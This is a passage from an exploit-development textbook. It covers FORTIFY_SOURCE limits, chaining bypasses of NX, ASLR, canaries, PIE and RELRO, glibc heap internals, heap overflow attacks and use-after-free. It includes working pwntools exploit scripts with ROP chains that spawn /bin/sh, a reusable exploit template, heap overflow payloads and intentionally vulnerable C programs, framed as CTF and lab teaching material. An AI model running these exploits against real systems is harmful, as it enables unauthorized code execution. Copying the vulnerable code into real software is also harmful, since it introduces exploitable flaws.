The compiler uses `__builtin_object_size()` to determine buffer sizes at compile time. When the size is known, the compiler replaces the function with a checked version. When the size cannot be determined (e.g., dynamically allocated buffers with unknown size), the original unchecked function is used.

```
// Example of FORTIFY_SOURCE in action:
#include <string.h>
```

```
void safe_example() {
    char buf[32];
    // Compiler knows buf is 32 bytes
    // Generates: __strcpy_chk(buf, input, 32)
    strcpy(buf, input);
    // If input > 31 bytes: *** buffer overflow detected ***
}

void unknown_size(char *buf) {
    // Compiler doesn't know buf's size
    // __builtin_object_size(buf, 0) returns (size_t)-1
    // Falls back to regular strcpy (no check)
    strcpy(buf, input);
}

// Compile and verify:
// $ gcc -O2 -D_FORTIFY_SOURCE=2 -S example.c
// Look for __strcpy_chk in the assembly output
```

15.3.3 Limitations of FORTIFY_SOURCE

- **Requires compile-time size knowledge:** Dynamically-sized buffers (malloc'd memory with non-constant size) are not protected.
- **Does not prevent all overflows:** Off-by-one errors within the buffer, integer overflows in size calculations, and heap corruption are not caught.
- **Format string attacks:** FORTIFY_SOURCE=2 blocks %n when the format string is in writable memory, but does not prevent information leaks via %p/%x.
- **Performance overhead:** Minimal (under 1%) for most workloads, but the size checks do add a few instructions per fortified call.

15.3.4 Format String Restrictions

```
// With FORTIFY_SOURCE=2, format strings in writable memory
// cannot use %n (but %p, %x, %s still work for leaks)

char fmt[64];
strcpy(fmt, "%n");       // fmt is in writable memory (stack)
printf(fmt);             // *** %n in writable segment detected ***
                         // SIGABRT

// But format strings in read-only memory (.rodata) are fine:
printf("%n", &count);    // Works -- format string is in .rodata

// And information leaks still work:
char fmt2[64];
strcpy(fmt2, "%p.%p.%p");
printf(fmt2);            // Still prints stack addresses!
```

WARNING: FORTIFY_SOURCE does not make buffer overflows impossible. It only catches cases where the compiler can determine the buffer size at compile time and the overflow is detectable at runtime. Heap overflows, use-after-free, and type confusion bugs are completely unaffected.

15.4 Quick Reference: Checking All Protections

```
# checksec shows all protections at a glance
$ checksec --file=target_binary

[*] '/path/to/target_binary'
    Arch:     amd64-64-little
    RELRO:    Full RELRO           # GOT is read-only
    Stack:    Canary found         # Stack canary present
    NX:       NX enabled           # Stack/heap not executable
    PIE:      PIE enabled          # Code at random address
    FORTIFY:  Enabled              # Fortified functions used

# In pwntools:
from pwn import *
elf = ELF('./target_binary')
# checksec output is printed automatically
```

The table below summarizes the exploitation impact of each protection:

Protection	What It Blocks	Primary Bypass
NX/DEP	Shellcode execution from writable memory	ROP / ret2libc
ASLR	Hardcoded addresses in exploits	Information leaks, partial overwrite, brute force
Stack Canary	Sequential stack buffer overflows	Format string leak, brute force (forking)
PIE	Using binary gadgets/PLT without a leak	Leak code address, partial overwrite
Full RELRO	GOT overwrite attacks	Target hooks, exit handlers, stack returns
FORTIFY	Known-size buffer overflows	Overflow dynamically-sized buffers, use other bug classes

15.5 Exercises

1. Compile the same program with and without PIE. Use `objdump -d` to compare the addressing modes used. Identify all RIP-relative references in the PIE version.
2. Write an exploit against a PIE binary: first leak the binary base through a format string, then use a two-stage ROP chain (leak libc, spawn shell).

3. Demonstrate the difference between Partial RELRO and Full RELRO by writing to the GOT using a format string. Show that the write succeeds with Partial RELRO and causes SIGSEGV with Full RELRO.
4. Write a test program that triggers FORTIFY_SOURCE detection for three different functions (strcpy, sprintf, and memcpy). Verify the process aborts for each.
5. Research `_FORTIFY_SOURCE=3` (GCC 12+). What additional checks does it add compared to level 2? Write a test case that level 3 catches but level 2 does not.

Chapter 16: Combining Bypass Techniques

In the real world, binaries rarely have only one protection enabled. Modern Linux distributions ship with NX, ASLR, stack canaries, PIE, and Full RELRO all enabled by default. Exploiting such a binary requires chaining multiple bypass techniques into a single exploit. This chapter demonstrates how to approach fully-hardened targets systematically.

16.1 Developing an Exploitation Strategy

When facing a fully-protected binary, the exploit developer must work through a chain of bypasses in the correct order. The general approach follows a dependency graph:

1. **Identify the vulnerability class:** Buffer overflow? Format string? Use-after-free? The vulnerability dictates which protections you need to bypass and which you can ignore.
2. **Determine what you need to bypass:** Run `checksec` and list every enabled protection. Each one imposes a constraint on your exploit.
3. **Plan the information leak chain:** Most bypasses require knowing at least one address. Plan which addresses you need and how to leak them.
4. **Build the exploit in stages:** Each stage leaks information or sets up state for the next. The final stage achieves code execution.
5. **Handle reliability:** If any step involves brute force or race conditions, consider retry logic and timing.

16.1.1 The Bypass Dependency Graph

To Bypass...	You Need...	Which Requires...
NX (code exec)	ROP chain with known gadget addresses	Bypassing ASLR and/or PIE to know addresses
ASLR (libc)	Leaked libc address	Known PLT/GOT (no PIE) or leaked binary base (PIE)
PIE (binary base)	Leaked code/data address	A vulnerability that reads memory (fmt str, OOB read)
Stack Canary	Leaked canary value or non-sequential write	Info leak before overflow or different vulnerability class
Full RELRO	Alternative write target	Known libc base (for hooks) or stack address

16.2 Complete Walkthrough: Bypassing All Protections

We will exploit a binary compiled with every protection enabled: NX, ASLR, stack canary, PIE, and Partial RELRO. The vulnerability is a format string bug followed by a buffer overflow.

16.2.1 The Target Program

```
// fullprot.c -- Vulnerable despite all protections
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void vuln() {
    char fmt_buf[128];
    char overflow_buf[64];

    // Vulnerability 1: Format string
    printf("Format: ");
    fgets(fmt_buf, sizeof(fmt_buf), stdin);
    printf(fmt_buf);  // format string vulnerability

    // Vulnerability 2: Buffer overflow
    printf("Data: ");
    read(0, overflow_buf, 256);  // buffer overflow
}

int main() {
    setbuf(stdout, NULL);
    vuln();
    return 0;
}
```

```
# Compile with full protections
$ gcc -o fullprot fullprot.c \
    -fstack-protector-all \
    -pie -fPIE \
    -Wl,-z,relro \
    -O2 -D_FORTIFY_SOURCE=2

$ checksec fullprot
[*] '/home/user/fullprot'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    FORTIFY:  Enabled
```

16.2.2 Phase 1: Reconnaissance with GDB

```
# First, determine format string offsets using GDB
$ gdb -q ./fullprot
(gdb) break *vuln+94    # break at printf(fmt_buf)
(gdb) run
```

```
Format: AAAAAAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p

# Examine the output to find:
# - Our input buffer (to calculate offset for %N$p)
# - Stack canary (value ending in 0x00)
# - Saved RBP (stack address)
# - Return address (PIE code address)
# - Any libc addresses

(gdb) info frame
Stack level 0, frame at 0x7fffffffde10:
 rip = 0x555555555189 in vuln; saved rip = 0x5555555551d8
 Arglist at 0x7fffffffde00, args:
 Locals at 0x7fffffffde00, Previous frame's sp is 0x7fffffffde10

(gdb) x/gx $rbp-0x8
0x7fffffffddf8: 0x52a1e3f847c4d600   # stack canary
```

16.2.3 Phase 2: The Multi-Stage Exploit

```
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

elf = ELF('./fullprot')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

def exploit():
    p = process('./fullprot')

    # ■■■ Stage 1: Format String Leaks ■■■
    # Leak three things at once:
    #   1. Stack canary (offset 11)
    #   2. PIE code address -- saved RIP (offset 13)
    #   3. libc address -- __libc_start_main return (offset 15)

    fmt = b"%11$p.%13$p.%15$p"
    p.sendlineafter(b"Format: ", fmt)

    leaks = p.recvline().strip().split(b".")
    canary    = int(leaks[0], 16)
    code_leak = int(leaks[1], 16)
    libc_leak = int(leaks[2], 16)

    log.info(f"Canary:     {hex(canary)}")
    log.info(f"Code leak:  {hex(code_leak)}")
    log.info(f"libc leak:  {hex(libc_leak)}")

    # Calculate bases
    elf.address = code_leak - 0x11d8    # offset of return addr in main
    libc.address = libc_leak - 0x29d90  # __libc_start_main+128

    log.success(f"PIE base:  {hex(elf.address)}")
```

```
    log.success(f"libc base: {hex(libc.address)}")

    # Sanity checks
    assert elf.address & 0xfff == 0, "PIE base not page-aligned"
    assert libc.address & 0xfff == 0, "libc base not page-aligned"

    # ■■■ Stage 2: ROP Chain with Canary Bypass ■■■
    # Stack layout in overflow_buf:
    #   overflow_buf[64] | canary[8] | saved_rbp[8] | return_addr[8]

    pop_rdi = elf.address + 0x1233    # pop rdi; ret (in binary)
    ret     = elf.address + 0x101a    # ret (alignment)
    system  = libc.sym['system']
    bin_sh  = next(libc.search(b'/bin/sh'))

    payload  = b"A" * 64          # fill overflow_buf
    payload += p64(canary)         # restore correct canary
    payload += b"B" * 8           # overwrite saved rbp
    payload += p64(ret)            # stack alignment
    payload += p64(pop_rdi)        # pop rdi; ret
    payload += p64(bin_sh)         # rdi = "/bin/sh"
    payload += p64(system)         # system("/bin/sh")

    p.sendafter(b"Data: ", payload)

    # ■■■ Stage 3: Interactive Shell ■■■
    p.interactive()

exploit()
```

NOTE: The exact format string offsets (11, 13, 15) must be determined through experimentation in GDB for your specific binary and compiler version. The offsets shown here are illustrative -- always verify them against your build.

16.3 CTF Challenge Walkthrough

This section presents a CTF-style challenge with a more constrained vulnerability and demonstrates the complete thought process and exploit development methodology.

16.3.1 Challenge: echo_server

```
// echo_server.c -- CTF challenge binary
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void setup() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
```

```
}

void echo() {
    char buf[48];
    while (1) {
        printf("> ");
        if (!fgets(buf, 128, stdin))  // overflow: buf is 48, reads 128
            break;
        if (strncmp(buf, "quit", 4) == 0)
            break;
        printf(buf);    // format string vulnerability
    }
}

int main() {
    setup();
    echo();
    puts("Goodbye!");
    return 0;
}

// Compile: gcc -o echo_server echo_server.c -pie -fPIE
//          -fstack-protector-all -Wl,-z,relro,-z,now
//
// checksec:  Full RELRO | Canary | NX | PIE
```

16.3.2 Challenge Analysis

This challenge is harder than the previous walkthrough because:

- **Full RELRO:** Cannot overwrite GOT entries.
- **Loop structure:** The format string and overflow share the same buffer in a loop, so we get multiple interactions.
- **fgets limitation:** Input is null-terminated and stops at newline, which limits some payload techniques.
- The `buf` is only 48 bytes, giving 48 bytes of padding + 8 (canary) + 8 (RBP) + 8 (RIP) = 72 bytes minimum payload with the overflow of 128.

16.3.3 Exploit Development Step by Step

```
from pwn import *

context.arch = 'amd64'

elf = ELF('./echo_server')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

p = process('./echo_server')

# ■■■ Iteration 1: Leak the stack canary ■■■
```

```python
# The canary is at offset 9 on the format string stack
p.sendlineafter(b"> ", b"%9$p")
canary = int(p.recvline().strip(), 16)
log.success(f"Canary: {hex(canary)}")

# ■■■ Iteration 2: Leak PIE base ■■■
# A return address is at offset 13
p.sendlineafter(b"> ", b"%13$p")
pie_leak = int(p.recvline().strip(), 16)
elf.address = pie_leak - 0x1280  # adjust offset for your build
log.success(f"PIE base: {hex(elf.address)}")

# ■■■ Iteration 3: Leak libc base ■■■
# __libc_start_main return address is at offset 17
p.sendlineafter(b"> ", b"%17$p")
libc_leak = int(p.recvline().strip(), 16)
libc.address = libc_leak - 0x29d90
log.success(f"libc base: {hex(libc.address)}")

# ■■■ Iteration 4: Overflow with ROP chain ■■■
# Since Full RELRO blocks GOT overwrite, we target libc directly.
# With glibc < 2.34, we could use one_gadget or system().
# Let's use system("/bin/sh") via ROP.

# Find gadgets in libc (since PIE binary may have limited gadgets)
rop = ROP(libc)
pop_rdi = rop.find_gadget(['pop rdi', 'ret']).address
ret = rop.find_gadget(['ret']).address

system = libc.sym['system']
bin_sh = next(libc.search(b'/bin/sh'))

payload  = b"A" * 48          # fill buf (48 bytes)
payload += p64(canary)         # correct canary
payload += b"B" * 8           # saved RBP
payload += p64(ret)            # alignment
payload += p64(pop_rdi)        # pop rdi; ret
payload += p64(bin_sh)         # "/bin/sh"
payload += p64(system)         # system("/bin/sh")

# Verify payload fits within 128-byte read
assert len(payload) <= 127, f"Payload too long: {len(payload)}"

p.sendlineafter(b"> ", payload)

# The loop continues; send "quit" to exit the loop and trigger return
# Actually, fgets reads the newline, loop continues.
# We need to make the loop exit. Send "quit":
p.sendlineafter(b"> ", b"quit")
# Now the function returns, hitting our ROP chain

p.interactive()
```

TIP: The one_gadget tool can find "magic gadgets" in libc that spawn a shell with a single address and no register setup. Run `one_gadget /lib/x86_64-linux-gnu/libc.so.6` to find them. Each one has constraints (e.g., RSP must be aligned, certain registers must be zero) that you need to satisfy.

16.4 one_gadget: Single-Address Shell

```
# Find one_gadgets in libc
$ one_gadget /lib/x86_64-linux-gnu/libc.so.6

0x50a37 posix_spawn(rsp+0x1c, "/bin/sh", 0, rbp, rsp+0x60, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL
  rbp == NULL || (u16)[rbp] == NULL

0xebc81 execve("/bin/sh", r10, [rbp-0x70])
constraints:
  address rbp-0x78 is writable
  [r10] == NULL || r10 == NULL
  [[rbp-0x70]] == NULL || [rbp-0x70] == NULL

0xebc85 execve("/bin/sh", r10, rdx)
constraints:
  address rbp-0x78 is writable
  [r10] == NULL || r10 == NULL
  [rdx] == NULL || rdx == NULL
```

```
# Using one_gadget in an exploit -- much shorter ROP chain needed
from pwn import *

libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
# After leaking libc base...
libc.address = leaked_base

one_gadget_offset = 0xebc85  # pick one whose constraints match
one_gadget = libc.address + one_gadget_offset

# The entire ROP chain is just the one_gadget address!
payload  = b"A" * 48          # padding
payload += p64(canary)
payload += p64(0)              # rbp = NULL (satisfies some constraints)
payload += p64(one_gadget)     # one address = shell
```

16.5 Modern glibc (2.34+): No More Hooks

Starting with glibc 2.34, the traditional hook pointers (`__malloc_hook`, `__free_hook`) have been removed. This forces exploit developers to use more sophisticated targets when Full RELRO is enabled:

- **Exit handler exploitation:** The `__exit_funcs` linked list contains encrypted function pointers called during `exit()`. The encryption uses a pointer guard stored in TLS (`fs:0x30`). If the pointer guard can be leaked or overwritten, arbitrary functions can be registered.
- **_IO_FILE vtable attacks:** FILE structures contain vtable pointers to function tables. Overwriting these can redirect I/O operations to arbitrary code. Modern glibc validates the vtable range, but this can sometimes be bypassed.
- **Stack pivoting:** Using a `leave; ret` gadget to move RSP to attacker-controlled memory, then executing a ROP chain from there.
- **FSOP (File Stream Oriented Programming):** Corrupting the `_IO_list_all` pointer to point to a fake FILE structure that redirects execution during flushing operations.

```
# Exit handler attack concept (glibc 2.34+)
# The exit handler list uses PTR_MANGLE to encrypt function pointers:
#   encrypted = ROL(func_ptr ^ pointer_guard, 0x11)
#
# If we can leak the pointer_guard from fs:0x30 and have an
# arbitrary write, we can register our own exit handler.

# Pseudocode for the attack:
def encrypt_ptr(func_ptr, pointer_guard):
    """Replicate glibc's PTR_MANGLE macro."""
    return rol(func_ptr ^ pointer_guard, 0x11, 64)

# After leaking pointer_guard from TLS:
pointer_guard = leaked_value
target_func = libc.sym['system']

# Create encrypted function pointer
encrypted = encrypt_ptr(target_func, pointer_guard)

# Overwrite exit handler entry with encrypted pointer
# and set its argument to point to "/bin/sh"
```

16.6 Common Protection Profiles in the Wild

Binary Type	Typical Protections	Exploitation Approach
CTF Easy	NX only (no canary, no PIE, no RELRO)	Standard ROP with known addresses
CTF Medium	NX + ASLR + Canary (no PIE, Partial RELRO)	Leak canary via fmt str, leak libc via GOT, ROP
CTF Hard	All protections (Full RELRO, PIE, Canary, NX)	Multi-stage leak chain, libc ROP, one_gadget
Linux distro package	All protections + FORTIFY_SOURCE	Need 0-day or logic bug; standard overflow is blocked

Embedded / IoT	Often NX only or no protections	Classic shellcode or simple ROP
Legacy server	Varies widely (may be 32-bit)	ASLR brute-force viable; check each protection

16.7 Universal Exploit Template

The following pwntools template covers the most common exploitation scenario: a non-PIE binary with NX, ASLR, and a stack canary. Adapt it by adding PIE leak and Full RELRO bypass stages as needed.

```
#!/usr/bin/env python3
"""
Universal exploit template for stack-based vulnerabilities.
Handles: NX, ASLR, Stack Canary. Extend for PIE and Full RELRO.
"""
from pwn import *

# ■■■ Configuration ■■■
BINARY = './target'
LIBC = '/lib/x86_64-linux-gnu/libc.so.6'
HOST = 'challenge.ctf.com'
PORT = 1337

context.binary = elf = ELF(BINARY)
libc = ELF(LIBC)

# Offsets (determine via GDB)
BUFFER_SIZE = 64
CANARY_FMT_OFFSET = 11
LIBC_FMT_OFFSET = 15
# PIE_FMT_OFFSET = 13  # uncomment for PIE

def conn():
    if args.REMOTE:
        return remote(HOST, PORT)
    return process(BINARY)

def exploit():
    p = conn()

    # ■■■ Phase 1: Information Gathering ■■■

    # Leak canary
    p.sendlineafter(b"prompt", f"%{CANARY_FMT_OFFSET}$p".encode())
    canary = int(p.recvline().strip(), 16)
    log.info(f"Canary: {hex(canary)}")

    # # Uncomment for PIE targets:
    # p.sendlineafter(b"prompt", f"%{PIE_FMT_OFFSET}$p".encode())
    # pie_leak = int(p.recvline().strip(), 16)
    # elf.address = pie_leak - KNOWN_OFFSET
```

```
    # log.info(f"PIE base: {hex(elf.address)}")

    # Leak libc (via ROP if no format string, via fmt str if available)
    # Option A: Format string leak
    p.sendlineafter(b"prompt", f"%{LIBC_FMT_OFFSET}$p".encode())
    libc_leak = int(p.recvline().strip(), 16)
    libc.address = libc_leak - KNOWN_LIBC_OFFSET

    # # Option B: ROP-based leak (GOT read)
    # pop_rdi = elf.address + GADGET_OFFSET  # or elf.search(asm('pop rdi; ret'))
    # payload1 = flat(
    #     b"A" * BUFFER_SIZE,
    #     p64(canary),
    #     b"B" * 8,
    #     p64(pop_rdi),
    #     p64(elf.got['puts']),
    #     p64(elf.plt['puts']),
    #     p64(elf.sym['main']),
    # )
    # p.sendlineafter(b"prompt", payload1)
    # libc_leak = u64(p.recvline().strip().ljust(8, b'\x00'))
    # libc.address = libc_leak - libc.sym['puts']

    log.success(f"libc base: {hex(libc.address)}")

    # ■■■ Phase 2: Exploitation ■■■

    rop = ROP(libc)
    pop_rdi = rop.find_gadget(['pop rdi', 'ret']).address
    ret = rop.find_gadget(['ret']).address
    system = libc.sym['system']
    bin_sh = next(libc.search(b'/bin/sh'))

    payload = flat(
        b"A" * BUFFER_SIZE,
        p64(canary),
        b"B" * 8,           # saved RBP
        p64(ret),            # alignment
        p64(pop_rdi),
        p64(bin_sh),
        p64(system),
    )

    p.sendlineafter(b"prompt", payload)

    log.success("Shell incoming!")
    p.interactive()

if __name__ == '__main__':
    exploit()
```

16.8 Exercises

1. Compile `fullprot.c` with all protections enabled. Determine the correct format string offsets for the canary, a code address, and a libc address on your system. Write a working exploit.
2. Modify the echo_server exploit to work against a remote instance. What additional challenges arise when exploiting remotely vs. locally?
3. Write an exploit for a fully-protected binary using SROP instead of conventional ROP. What are the advantages and disadvantages compared to standard ROP?
4. Create a CTF challenge with NX + ASLR + PIE + Full RELRO + Canary. The only vulnerability should be a format string bug. Write both the challenge binary and a solution exploit.
5. Research and implement a `_IO_FILE` vtable attack against glibc 2.35+. How does glibc's vtable validation work, and how can it be bypassed?
6. Build a fully automated exploit using pwntools that detects the protection level of a binary (`checksec`), selects the appropriate bypass chain, and generates an exploit. Test it against three different binaries with different protection profiles.

PART IV

HEAP EXPLOITATION

Heap exploitation is where exploit development becomes truly advanced. Unlike the stack, the heap has complex metadata structures that, when corrupted, can yield powerful exploitation primitives. This part covers the internals of glibc's memory allocator and the techniques used to exploit heap vulnerabilities.

Chapter 17: Dynamic Memory Allocation Internals

Before you can exploit the heap, you must understand how the allocator works. On Linux, the default allocator is ptmalloc2, derived from Doug Lea's dlmalloc. It is the implementation behind malloc(), free(), realloc(), and calloc() in glibc.

17.1 How malloc Works at a High Level

When a program calls malloc(size), the allocator must find a suitable block of memory. The process roughly works as follows:

1. Check the **tcache** (thread-local cache) for a chunk of matching size (glibc 2.26+).
2. Check the **fastbins** for small allocations (up to ~128 bytes on 64-bit).
3. Check the **unsorted bin** for recently freed chunks of any size.
4. Check the **small bins** or **large bins** for appropriately sized chunks.
5. If no suitable chunk is found, extend the heap by calling **sbrk()** or **mmap()**.

When free(ptr) is called, the allocator returns the chunk to the appropriate bin for reuse. The metadata stored in freed chunks (forward/backward pointers) is what makes heap exploitation possible.

17.2 Chunk Structure

Every heap allocation is wrapped in a chunk structure. Understanding this structure is essential for heap exploitation:

```
Allocated chunk (in use):
+---------------------------+
| prev_size (if prev free)  |  8 bytes (64-bit) / 4 bytes (32-bit)
+---------------------------+
| size        | N | M | P   |  Size of this chunk + flags in low 3 bits
+---------------------------+  <-- pointer returned by malloc()
| user data                 |
| ...                       |
+---------------------------+

Freed chunk (in a bin):
+---------------------------+
| prev_size                 |
+---------------------------+
| size        | N | M | P   |
+---------------------------+
```

```
| fd (forward pointer)      |  Points to next free chunk in bin
+---------------------------+
| bk (backward pointer)     |  Points to previous free chunk in bin
+---------------------------+
| (unused space)            |
+---------------------------+

Flag bits in size field:
  P (PREV_INUSE) = 0x1  - Previous chunk is in use
  M (IS_MMAPPED)  = 0x2  - Chunk was allocated via mmap
  N (NON_MAIN_ARENA) = 0x4  - Chunk belongs to non-main arena
```

NOTE: The minimum chunk size on 64-bit is 32 bytes (0x20), and on 32-bit is 16 bytes (0x10). Allocations are always aligned to 16 bytes on 64-bit. The malloc() pointer is returned at offset 0x10 from the chunk start (after prev_size and size).

17.3 Bins: Where Free Chunks Live

17.3.1 Tcache (Thread Cache)

Introduced in glibc 2.26, tcache is a per-thread cache of recently freed chunks. It is a singly-linked list (LIFO) with minimal security checks, making it the easiest target for modern heap exploitation:

- 64 bins, one for each size from 0x20 to 0x410 (in steps of 0x10 on 64-bit)
- Each bin holds up to 7 chunks by default
- Chunks are linked by their **fd** pointer (no bk pointer used)
- Minimal integrity checks (newer glibc versions add a key to detect double-free)
- First-in, last-out: the most recently freed chunk is returned first

17.3.2 Fastbins

Fastbins handle small chunks (up to 0x80 bytes on 64-bit, or 10 size classes). Like tcache, they are singly-linked LIFO lists. When tcache is full, chunks go to fastbins instead:

- Singly-linked list using the fd pointer only
- No coalescing: adjacent free fastbin chunks are NOT merged
- PREV_INUSE bit of the next chunk is NOT cleared
- Security check: verifies the size field of the chunk being returned matches the bin

17.3.3 Unsorted, Small, and Large Bins

When chunks don't fit in tcache or fastbins, they go to these bins:

Bin Type	Size Range	Structure	Key Properties
Unsorted	Any	Doubly-linked circular	Temporary holding; searched first during malloc
Small	0x20-0x3F0	Doubly-linked circular	Exact size match; 62 bins
Large	>0x3F0	Doubly-linked sorted by size	Best-fit; chunks sorted within each bin

17.4 The Top Chunk (Wilderness)

The top chunk is the chunk at the highest address of the heap. When no suitable free chunk is found in any bin, the allocator splits the top chunk. If the top chunk is too small, the heap is extended via sbrk() or a new arena is created via mmap(). In older glibc versions, corrupting the top chunk's size field was a powerful exploitation technique known as the 'House of Force'.

17.5 Examining the Heap in GDB

```
# Using pwndbg
pwndbg> heap          # Overview of all heap chunks
pwndbg> bins          # Show all bin contents (tcache, fast, unsorted, small, large)
pwndbg> tcachebins    # Show tcache bins only
pwndbg> fastbins      # Show fastbin contents
pwndbg> unsortedbin   # Show unsorted bin
pwndbg> vis_heap_chunks  # Visual representation of heap

# Manual examination
pwndbg> x/4gx 0x555555559000    # Examine chunk header (64-bit)
# Output: prev_size, size|flags, fd, bk

# Useful: find the heap base
pwndbg> info proc mappings
# Look for [heap] region
```

17.6 Exercises

1. Write a C program that allocates and frees chunks of various sizes. Use pwndbg's `heap` and `bins` commands to observe where freed chunks end up.
2. Allocate 8 chunks of size 0x20, free them all, then examine the tcache. What does the linked list look like?
3. Examine the chunk headers of allocated and freed chunks. Verify the size field and PREV_INUSE flag.
4. Write a program that overflows one heap chunk into the next. What fields can you corrupt?

Chapter 18: Heap Overflow Attacks

A heap overflow occurs when data written to a heap buffer exceeds its allocated size and corrupts adjacent heap chunks. Unlike stack overflows, heap overflows don't directly overwrite a return address. Instead, they corrupt heap metadata or application data stored in adjacent chunks.

18.1 Adjacent Chunk Corruption

The simplest heap overflow attack corrupts application data in an adjacent chunk:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct credentials {
    char username[32];
    int is_admin;
};

int main() {
    char *buffer = malloc(64);          // Chunk A
    struct credentials *cred = malloc(sizeof(struct credentials));  // Chunk B (adjacent)

    cred->is_admin = 0;
    strcpy(cred->username, "guest");

    printf("Enter data: ");
    gets(buffer);  // Heap overflow! Can write into cred's chunk

    if (cred->is_admin) {
        printf("Welcome, admin %s!\n", cred->username);
        system("/bin/sh");
    } else {
        printf("Access denied for %s\n", cred->username);
    }

    free(buffer);
    free(cred);
    return 0;
}
```

The exploit: if buffer and cred are adjacent on the heap (which is likely for sequential allocations of similar size), writing more than 64 bytes into buffer will overflow into cred's chunk. We need to overwrite past the chunk metadata and into the is_admin field.

```
from pwn import *

# The offset depends on chunk alignment and metadata size
```

```
# On 64-bit: malloc(64) gives a 0x50-sized chunk (64 + 0x10 metadata)
# The next chunk's data starts at offset 64 + 0x10 (metadata of next chunk)
# cred->username is at the start of chunk B's data
# cred->is_admin is at offset 32 within the struct

# Total offset: 64 (buffer) + 16 (chunk B metadata) + 32 (username) = 112

payload = b"A" * 64       # Fill buffer
payload += b"B" * 16      # Overwrite chunk B's metadata (prev_size + size)
payload += b"C" * 32      # Overwrite cred->username
payload += p32(1)          # Overwrite cred->is_admin = 1

p = process("./heap_overflow")
p.sendline(payload)
p.interactive()
```

18.2 Metadata Corruption: Unlink Attack

The classic unlink attack targets the forward (fd) and backward (bk) pointers in freed chunks that are stored in doubly-linked bin lists. When two adjacent chunks are consolidated (merged), the allocator performs an unlink operation:

```
// Simplified unlink macro (old glibc, before safe unlinking)
#define unlink(P, BK, FD) {     \
    FD = P->fd;                  \
    BK = P->bk;                  \
    FD->bk = BK;    // *(fd + 12) = bk   (32-bit) \
    BK->fd = FD;    // *(bk + 8)  = fd   (32-bit) \
}

// If we control fd and bk through a heap overflow:
//   fd = target_address - 12    (where to write)
//   bk = value_to_write         (what to write)
// Result: *(target_address) = value_to_write
// This gives us an arbitrary write primitive!
```

WARNING: Modern glibc (since 2.3.6) includes safe unlinking checks that verify: FD->bk == P and BK->fd == P. This makes the classic unlink attack much harder but not impossible. The check can be bypassed if you know the address of the chunk being unlinked (e.g., a global pointer to the chunk).

18.3 House of Force (Top Chunk Attack)

The House of Force targets the top chunk's size field. By overwriting the top chunk's size with a very large value (like -1 / 0xFFFFFFFF), subsequent malloc calls can return pointers to arbitrary memory locations:

```
// Concept:
// 1. Overflow a heap buffer to corrupt the top chunk's size field
// 2. Set top chunk size to 0xFFFFFFFFFFFFFFFF (-1)
```

```
// 3. Calculate: target = desired_address - top_chunk_address - metadata_size
// 4. malloc(target) - this advances the top chunk pointer to near desired_address
// 5. malloc(anything) - returns a pointer at/near desired_address
// 6. Write to this pointer to overwrite the target

# Python exploit concept
from pwn import *

# Step 1: Overflow to corrupt top chunk size
overflow = b"A" * buffer_size
overflow += p64(0)            # prev_size of top chunk
overflow += p64(0xFFFFFFFFFFFFFFFF)  # size = -1

# Step 2: Calculate evil_size to redirect top chunk
evil_size = target_addr - top_chunk_addr - 2 * 8  # account for metadata

# Step 3: malloc(evil_size) moves top chunk to target
# Step 4: malloc(small) returns pointer near target
```

NOTE: House of Force requires: (1) a heap overflow adjacent to the top chunk, (2) knowledge of the heap base address, and (3) control over malloc size argument. It was fully mitigated in glibc 2.29 with a top chunk size sanity check.

18.4 Poison Null Byte (House of Einherjar)

A single null byte overflow (off-by-one with null terminator) can be enough to exploit the heap. By clearing the PREV_INUSE flag of the next chunk and setting a fake prev_size, you can trigger backward consolidation with a fake chunk, leading to overlapping chunks:

1. Allocate chunks A, B, C in sequence.
2. Overflow A by one byte, zeroing the PREV_INUSE bit of B's size field.
3. Set A's fake prev_size to point to a fake chunk you control.
4. Free B. The allocator thinks B's previous chunk is free (because PREV_INUSE is 0) and tries to consolidate backward.
5. The consolidation creates a large free chunk that overlaps with C.
6. Allocate over the overlapping region to read/write C's data.

18.5 Exercises

1. Compile and exploit the adjacent chunk corruption example. Use GDB to find the exact offset needed.
2. Study the glibc safe-unlink checks. Under what conditions can they still be bypassed?
3. Write a program with a one-byte heap overflow and attempt the poison null byte technique.

4. Research the House of Spirit technique. How does it differ from House of Force?

Chapter 19: Use-After-Free Vulnerabilities

Use-after-free (UAF) is one of the most commonly exploited vulnerability classes in modern software. It occurs when a program continues to use a pointer after the memory it points to has been freed. Because the allocator may reuse that memory for a new allocation, the program ends up operating on attacker-controlled data.

19.1 How Use-After-Free Works

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct animal {
    char name[32];
    void (*speak)();
};

void cat_speak() { printf("Meow!\n"); }
void dog_speak() { printf("Woof!\n"); }

int main() {
    struct animal *pet = malloc(sizeof(struct animal));
    strcpy(pet->name, "Whiskers");
    pet->speak = cat_speak;

    pet->speak();  // "Meow!" - works fine

    free(pet);     // Memory is freed, but pet pointer is NOT nullified
                   // pet is now a "dangling pointer"

    // Attacker allocates same-sized chunk, which reuses the freed memory
    char *evil = malloc(sizeof(struct animal));
    memset(evil, 0, sizeof(struct animal));

    // Overwrite the function pointer area
    // On 64-bit: name is 32 bytes, speak is at offset 32
    *(unsigned long *)(evil + 32) = (unsigned long)0xdeadbeef;

    pet->speak();  // UAF! Calls 0xdeadbeef instead of cat_speak
                   // If we put a valid function address there, we hijack control

    return 0;
}
```

The key insight is that after free(pet), the allocator places the chunk on a free list. The next malloc() of a similar size may return that exact same memory. By controlling what gets written to the reused allocation, the attacker can manipulate the dangling pointer's target data.

19.2 Exploitation Strategy

The general use-after-free exploitation strategy is:

1. **Trigger the free:** Cause the target object to be freed while a reference still exists.
2. **Reclaim the memory:** Allocate a new object of the same size so it occupies the freed chunk.
3. **Populate with malicious data:** Write attacker-controlled data into the reclaimed allocation.
4. **Trigger the use:** Cause the dangling pointer to be dereferenced, using the attacker's data as if it were the original object.

